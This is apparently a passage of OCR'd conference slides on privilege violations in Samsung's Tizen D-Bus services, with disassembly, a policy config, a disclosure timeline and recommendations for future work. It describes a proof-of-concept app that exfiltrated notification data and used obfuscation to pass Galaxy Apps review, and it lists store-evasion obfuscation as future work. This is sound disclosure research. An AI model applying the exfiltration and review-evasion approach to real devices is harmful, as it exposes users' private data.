000229A4 MOV   R0, #0
000229A8 ADD   R2, PC, R2 ; "src/wemail-ipc-msg.c"
000229AC STR   R1, [SP,#0x38+var_30]
000229B0 ADD   R3, PC, R3
000229B4 ADD   R2, R2, #4
000229B8 ADD   R3, R3, #0x35C
000229BC STR   R2, [SP,#0x38+var_38]
000229C0 STR   R3, [SP,#0x38+var_34]
000229C4 MOV   R1, #6
000229C8 LDR   R2, =(aWemailCommon - 0x229D8)
000229CC LDR   R3, =(aSSDIdIsDiffere - 0x229DC)
000229D0 ADD   R2, PC, R2 ; "WEMAIL_COMMON"
000229D4 ADD   R3, PC, R3 ; "%s: %s(%d) >  id is different"
000229D8 BL    __dlog_print
000229DC MOV   R0, #0xFFFFFFFF
000229E0 B     loc_2294C
```

# Demo


https://youtu.be/Yc4AvlJLLpw

# Strange Case of `wnoti`


```
1  <busconfig>
2  ...
3  <policy context="default">
4  <allow send_destination="com.samsung.wnoti"/>
5  <check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
6         send_member="ClearPanel" privilege="http://tizen.org/privilege/notification"/>
7  <check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
8        send_member="LaunchWebsearch"
9        privilege="http://developer.samsung.com/tizen/privilege/hostbrowser.launch"/>
10 <check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
11        send_member="SetSmartRelay" privilege="http://tizen.org/privilege/notification"/>
12 </policy>
13 </busconfig>
```

- `wnoti-service.conf`: Only three methods are listed
  - Many other sensitive methods are missing

# Strange Case of `wpa_supplicant`




How it was designed





How it actually works


- `connman.conf` and `net-config.conf` protect Tizen's own Wi-Fi daemons
- But `wpa_supplicant.conf` doesn't exist… *D-Bus is not hierarchical!*

Image: Tizen Wiki

# Distribution via Galaxy Apps

- D-Bus client API is officially supported
- PoC application "BitWatch"
  - Privilege: `network.get`, `internet`
  - Reads notification data
  - Sends it to a remote server
- Submitted to Samsung Galaxy Apps
  - Obfuscated to hide system service names
  - *Passed validation process!*
  - Gone on sale until we took it down



# Vendor Response

- Apr 10th: Vulnerabilities reported to Samsung Mobile Security
- Apr 19th: Report triaged by Samsung
- Patches for open-source services committed to the Tizen Git repository
- May 29th: Updates released for Gear Sport and S3
- Jul 13th: Severity assigned High

# Conclusion

5

# Recap

- Tizen security internals
  - Objects and privileges
  - Where privileges are validated
    - ① client process, ② Cynara-aware D-Bus, and ③ service process
- Dan the D-Bus analyzer
  - `AccessDenied` as an oracle to discover privilege violations
- Privilege violations
  - Wi-Fi, Bluetooth, screen, notification, email takeover
  - Possibility of distribution via official store

# Future Works

- Can Dan be applied to
  - Other Tizen systems
    - Smart TV, home appliances, IoT, …
  - Other D-Bus systems
- Obfuscation techniques
  - To bypass future mitigations of Galaxy Apps

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